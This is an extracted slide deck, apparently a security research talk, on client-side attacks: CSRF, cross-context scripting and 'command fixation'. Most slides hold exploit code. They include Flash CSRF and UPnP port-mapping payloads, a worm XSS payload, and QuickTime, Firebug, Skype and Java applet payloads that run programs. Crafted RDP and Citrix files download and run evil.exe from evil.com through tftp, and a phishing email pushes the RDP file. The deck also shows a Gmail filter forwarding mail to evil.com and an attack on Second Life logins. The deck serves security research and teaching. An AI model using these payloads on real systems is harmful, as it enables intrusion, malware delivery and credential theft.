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# CLIENT-SIDE SECURITY

HOW TO FIND SECURITY PROBLEMS WITHOUT EVEN TRYING  
RICH CLIENTS SECURITY ISSUES  
PENTESTING ZEN-STYLE  
DESIGN BUGS

BAD GUY

GOOD GUY



1  
OLD



BAD GUY



GOOD GUY



3RD GUY



NEW



# CLIENT - SERVER

CLIENTS & SERVERS ARE IN A CONSTANT INTERACTION.  
THEY ARE IN SYMBIOSIS.

# CCRF, XCS, CFA

CROSS-CONTEXT REQUEST FORGERY  
CROSS-CONTEXT SCRIPTING  
COMMAND FIXATION ATTACKS




# CCRF


CROSS-CONTEXT REQUEST FORGERY



# THE GMAIL HIJACK TECHNIQUE



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The screenshot shows a Mozilla Firefox browser window displaying the Gmail interface. The address bar shows a search results page for 'has:attachment'. The main content area is the 'Settings' page, specifically the 'Filters' tab. A yellow banner at the top of the settings area says 'Your filter was created. Learn more'. Below this, a section titled 'The following filters are applied to all incoming mail:' contains a single filter rule: 'Matches: has:attachment' and 'Do this: Forward to collect@evil.com'. A dark grey box is overlaid on the filter rule, containing the text 'Evil Site adds a Backdoor' in large white font. The left sidebar shows the 'Compose Mail' button and a list of folders including 'Inbox (157)', 'Starred', 'Chats', 'Sent Mail', 'Drafts', 'All Mail', 'Spam (523)', and 'Trash'. The bottom status bar shows 'mail.google.com' and 'Proxy: None'.

# OTHER EXAMPLES OF TYPICAL CSRF ATTACKS

- Attacking the BT Home Hub
- Attacking Snom VoIP Phone
- Etc...



# CROSS-SITE FILE UPLOAD ATTACKS

- The Flash Method

- ```
<mx:Application xmlns:mx="http://www.adobe.com/2006/mxml"
creationComplete="onAppInit()">
  <mx:Script>
    /* by Petko D. Petkov; pdp
    * GNUCITIZEN
    **/
    import flash.net.*;

    private function onAppInit():void
    {
      var r:URLRequest = new
      URLRequest('http://victim.com/upload.php');
      r.method = 'POST';
      r.data =

      unescape ('-----109092118919201%0D%0AContent-Disposition%3A
      form-data%3B name%3D%22file%22%3B filename%3D%22gc.txt%22%0D%0AContent-Type%3A
      text%2Fplain%0D%0A%0D%0AHi from GNUCITIZEN%21%0D
      %0A-----109092118919201%0D%0AContent-Disposition%3A form-
      data%3B name%3D%22submit%22%0D%0A%0D%0ASubmit Query%0D
      %0A-----109092118919201--%0A');
      r.contentType = 'multipart/form-data;
      boundary=-----109092118919201';
      navigateToURL(r, '_self');
    }
  </mx:Script>
</mx:Application>
```

# THE FLASH UPNP HACK

- A Flash Exploit

- ```
<mx:Application xmlns:mx=http://www.adobe.com/2006/mxml creationComplete="onAppInit()">
<mx:Script>
import flash.net.*;
private function onAppInit():void
{
var r:URLRequest = new URLRequest('http://192.168.1.254/upnp/control/igd/wanpppcInternet');
r.method = 'POST';
r.data = unescape('%3C%3Fxml%20version%3D%221.0%22%3F%3E%3CSOAPENV%3AEnvelope%20xmlns%3ASOAPENV%3D%22http
%3A//schemas.xmlsoap.org/soap/envelope/%22%20SOAPENV%3AencodingStyle%3D%22http
%3A//schemas.xmlsoap.org/soap/encoding/%22%3E%3CSOAPENV%3ABody%3E%3Cm%3AAddPortMapping%20xmlns%3Am%3D%22urn
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microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22string%22%3E%3C/NewRemoteHost%3E%3CNewExternalPort%20xmlns%3Adt
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%3C/NewProtocol%3E%3CNewInternalPort%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt
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%3Adatatypes%22%20dt%3Adt%3D%22string%22%3E192.168.1.64%3C/NewInternalClient%3E%3CNewEnabled%20xmlns%3Adt
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%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22ui4%22%3E0%3C/NewLeaseDuration%3E%3C/m
%3AAddPortMapping%3E%3C/SOAP-ENV%3ABody%3E%3C/SOAPENV%3AEnvelope%3E');
r.contentType = 'application/xml';
r.requestHeaders.push(new URLRequestHeader('SOAPAction', '"urn:schemas-upnporg:service:WANPPPCConnection:
l#AddPortMapping"'));
navigateToURL(r, '_self');
}
</mx:Script>
</mx:Application>
```

- works with sendToURL



XCS

CROSS-CONTEXT SCRIPTING

# THE POWNCE WORM

- Pseudo exploit:

- [html junk]

- \*/<script>/\*

- [html junk]

- \*/ XSS Payload which does not need to contain HTML meta characters /\*

- [html junk]

- Actual exploit:

- [html junk]

- \*/<script>/\*


- [html junk]

- \*/document.write(atob(/PHNjcmlwdCBzcmM9Imh0dHA6Ly9ja2Vycy5vcmcvcyI+PC9zY3JpcHQ+PCEtLQ==/.toString()).substr(1,56));/\*

- [html junk]



# THE POWNCE WORM



# THE JAVA RUNTIME AND JAR

- Get an image from the Web:
  - `fancyimage.jpg`
- Prepare a JAR:
  - `jar cvf evil.jar Evil*.class`
- Put them together:
  - `copy /B fancyimage.jpg + evil.jar  
fancyevilimage.jpg`  
  
`cp fancyimage.jpg fancyevilimage.jpg  
cat evi.jar >> fancyevilimage.jpg`
- Result:
  - Persistent XSS + Other fancy things

# FIREFOX JAR: URL HANDLER ISSUES

- Basic jar: Example

- `jar:[url to archive]![path to file]`

- `jar:https://domain.com/path/to/jar.jar!/Pictures/a.jpg`

- When uploaded and accessed it executes within the origins of the `[url to archive]`

# QUICKTIME PWNS FIREFOX

- QuickTime Media Links

- ```
<?xml version="1.0">
<?quicktime type="application/x-quicktime-media-link"?>
<embed src="Sample.mov" autoplay="true"/>
```

- Supported File Extensions

- 3g2, 3gp, 3gp2, 3gpp, AMR, aac, adts, aif, aifc, aiff, amc, au, avi, bwf, caf, cdda, cel, flc, fli, gsm, m15, m1a, m1s, m1v, m2a, m4a, m4b, m4p, m4v, m75, mac, mov, mp2, mp3, mp4, mpa, mpeg, mpg, mpm, mpv, mqv, pct, pic, pict, png, pnt, pntg, qcp, qt, qti, qt

# QUICKTIME PWNS FIREFOX

- The Exploit

- ```
<?xml version="1.0">
<?quicktime type="application/x-quicktime-media-link"?>
<embed src="a.mp3" autoplay="true" qtnext="-chrome
javascript:file=Components.classes['@mozilla.org/file/local;
1'].createInstance(Components.interfaces.nsILocalFile);file.initWith
hPath('c:\\windows\\system32\\calc.exe');process=Components.classes
['@mozilla.org/process/util;
1'].createInstance(Components.interfaces.nsIProcess);process.init(f
ile);process.run(true,[],0);void(0);"/>
```

# FIREBUG GOES EVIL

- Payload

- ```
console.log({'<script>var s=[]</script>': 'payload'});
console.log({'<script>s.push("function runFi"</script>': 'payload'});
console.log({'<script>s.push("le(f){var file"</script>': 'payload'});
console.log({'<script>s.push("=Components.cl"</script>': 'payload'});
console.log({'<script>s.push("asses[\\\\"@mozil"</script>': 'payload'});
console.log({'<script>s.push("la.org/file/lo"</script>': 'payload'});
console.log({'<script>s.push("cal;1\\"].creat"</script>': 'payload'});
console.log({'<script>s.push("eInstance(Comp"</script>': 'payload'});
console.log({'<script>s.push("onents.interfa"</script>': 'payload'});
console.log({'<script>s.push("ces.nsILocalFi"</script>': 'payload'});
console.log({'<script>s.push("le);file.initW"</script>': 'payload'});
console.log({'<script>s.push("ithPath(f);var"</script>': 'payload'});
console.log({'<script>s.push(" process=Compo"</script>': 'payload'});
console.log({'<script>s.push("nents.classes["</script>': 'payload'});
console.log({'<script>s.push("\\\\"@mozilla.org"</script>': 'payload'});
console.log({'<script>s.push("/process/util;"</script>': 'payload'});
console.log({'<script>s.push("1\\"].createIns"</script>': 'payload'});
console.log({'<script>s.push("tance(Componen"</script>': 'payload'});
console.log({'<script>s.push("ts.interfaces."</script>': 'payload'});
console.log({'<script>s.push("nsIPProcess);pr"</script>': 'payload'});
console.log({'<script>s.push("ocess.init(fil"</script>': 'payload'});
console.log({'<script>s.push("e);var argv=Ar"</script>': 'payload'});
console.log({'<script>s.push("ray.prototype."</script>': 'payload'});
console.log({'<script>s.push("slice.call(arg"</script>': 'payload'});
console.log({'<script>s.push("uments,1);proc"</script>': 'payload'});
console.log({'<script>s.push("ess.run(true,a"</script>': 'payload'});
console.log({'<script>s.push("rgv,argv.lengt"</script>': 'payload'});
console.log({'<script>s.push("h)"}</script>': 'payload'});
```

# FIREBUG GOES EVIL

- function execute (p) {

```
function execute (p) {
  var p = p.replace(/\\/g, '\\\\');
  console.log({'<script>var p=[]</script>': 'execute'});

  for (var i = 0; i < p.length; i += 14) {
    var mal_obj = {};
    mal_obj['<script>p.push("'" + p.substring(i, i + 14) +
    "')</script>'] = 'execute';

    console.log(mal_obj);
  }

  console.log({'<script>runFile(p.join(""))</script>': 'execute'});
}

execute('c:\\windows\\system32\\calc.exe');
```

# VULNERABILITIES IN SKYPE

- **Deadly Combination**

- DailyMotion/Metacafe + XSS + Skype = 0wnage

- **Code**

- ```
<script>
var x=new ActiveXObject("WScript.Shell");
var someCommands="Some command-line commands to download and
execute binary file";
x.run('cmd.exe /C "'+someCommands+'");
</script>
```

- **Vector**

- `skype:?multimedia_mood&partner=metacafe&id=1053760`

- **Credits**

- Miroslav Lučinskij
- Aviv Raff



# VULNERABILITIES IN SKYPE

- Pwnable via the AIR
  - AIRPWN
  - Karma





CFA

COMMAND FIXATION ATTACKS

# RDP COMMAND FIXATION ATTACKS

- The Malicious One

- screen mode id:i:1  
desktopwidth:i:800  
desktopheight:i:600  
session bpp:i:16  
full address:s:172.16.3.191  
compression:i:1  
keyboardhook:i:2  
alternate shell:s:**cmd.exe /C "tftp -i  
evil.com GET evil.exe evil.exe &  
evil.exe"**  
shell working directory:s:C:\  
bitmapcachepersistenable:i:1

**Hello John,**

**This is Tim from Tech Department. I was informed that you have some problems with your remote desktop connectivity. I've attached a modified RDP file you can tryout and see if it works. Just double click on the file and login. Your domain credentials should work. Let me know if you have any problems.**

**Tim O'Brian  
Tech Department**



# RDP COMMAND FIXATION ATTACKS

- Microsoft Live Mesh will make it a lot easier.
- RDP over HTTP?
- Other Web2.0 Goodies...

# CITRIX COMMAND FIXATION ATTACKS

- The Evil One

- ```
[WFClient]
Version=1

[ApplicationServers]
Connection To Citrix Server=

[Connection To Citrix Server]
AutoLogonAllowed=On
UseLocalUserAndPassword=On
InitialProgram=cmd.exe /C "tftp -i evil.com GET evil.exe evil.exe &
evil.exe"

ScreenPercent=0
CITRIX auto-start
```

- In an iFrame

- ```
<iframe
src="http://evil.com/path/to/evil.ica"></
iframe>
```

# CITRIX COMMAND FIXATION ATTACKS

- but also possible via the ICA ActiveX controller
- requires the CITRIX Neighborhood
- but targets can be bruteforced or guessed

# IE PWNS SECOND LIFE

- The Exploit

- ```
<iframe src='secondlife://' -autologin  
-loginuri "http://evil.com/sl/record-  
login.php' ></iframe>
```



# IE PWNS SECOND LIFE

- Avatar Theft

- [HTTP\_RAW\_POST\_DATA] => <methodCall>  
 <methodName>login\_to\_simulator</methodName>  
 ...  
 ...  
 ...  
 <member>  
 <name>passwd</name>  
 <value>  
 <string>\$1\$[MD5 Hash of the password  
**here]**</string>  
 </value>  
 </member>  
 ...  
 ...  
 ...  
 </methodCall>

# DRIVE BY JAVA

- ANT building Script

```
• <project name="sign" default="sign" basedir=". ">
  <property name="key.CN" value="GNUCITIZEN"/>
  <property name="key.OU" value="GNUCITIZEN"/>
  <property name="key.O" value="GNUCITIZEN"/>
  <property name="key.C" value="UK"/>
  <property name="applet.class" value=""/>
  <property name="applet.width" value="200"/>
  <property name="applet.height" value="200"/>
  <property name="target" value="target"/>
  <property name="jar" value="${target}.jar"/>
  <property name="htm" value="${target}.htm"/>
  <target name="compile">
    <javac srcdir=". "/>
  </target>
  <target name="pack" depends="compile">
    <jar basedir=". " destfile="${jar}"/>
  </target>
  <target name="sign">
    <delete file=".tmp.jks"/>
    <genkey alias="key" storepass="abc123" keystore=".tmp.jks" keyalg="RSA" validity="365">
      <name>
        <param name="CN" value="${key.CN}"/>
        <param name="OU" value="${key.OU}"/>
        <param name="O" value="${key.O}"/>
        <param name="C" value="${key.C}"/>
      </name>
    </genkey>
    <signjar jar="${jar}" alias="key" storepass="abc123" keystore=".tmp.jks"/>
    <delete file=".tmp.jks"/>
  </target>
  <target name="appletize">
    <echo file="${htm}" message="&lt;APPLET code=&quot;${applet.class}&quot; archive=&quot;${jar}&quot;
width=&quot;${applet.width}&quot; height=&quot;${applet.height}&quot; &gt;&lt;/APPLET&gt;"/>
  </target>
  <target name="clean">
    <delete file="${htm}"/>
    <delete file=".tmp.jks"/>
    <delete>
      <fileset dir=". " includes="*.class"/>
    </delete>
  </target>
  <target name="wipe" depends="clean">
    <delete file="${jar}"/>
  </target>
</project>
```

# DRIVE BY JAVA

- Malicious Applet

```
• import java.io.*;
import java.net.*;
import java.awt.*;
import java.applet.*;
import java.awt.event.*;

public class SuperMario3D extends Applet {
public void init(){
try {
Process p =
Runtime.getRuntime().exec("calc");
} catch (IOException e) {
//do nothing
}
}
};
```

# QUICKTIME – WINDOWS - JAVA

- Affects Vista and XP (latest service packs).
- The Exploit:
  - SMILtext 

```
<smil
xmlns:qt="http://www.apple.com/quicktime/resourc
es/smilextensions" qt:autoplay="true"
qt:next="file:///172.16.3.124/evil/evil.lnk">
<body>
<seq repeatCount="indefinite">


</seq>
</body>
</smil>
```



QUICKTIME

WINDOWS



NEW

JAVA





**FIN**

THE END

If today's malware mostly runs on Windows because it's the commonest executable platform, tomorrow's will likely run on the Web, for the very same reason. Because, like it or not, Web is already a huge executable platform, and we should start thinking at it this way, from a security perspective.

Giorgio Maone (NoScript)



**Clients and Servers are in symbiosis. The security of the server often depends on the security of the individual clients, while the security of the client depends on the security of the servers it is interacting with...**

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**...Clients are complicated as they rely on numerous cross-interacting technologies. Although each technology may be individually secured, it could turn to have some serious security implications on its environment, when combined with others (i.e...**

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...secure + secure != 2 x secure).

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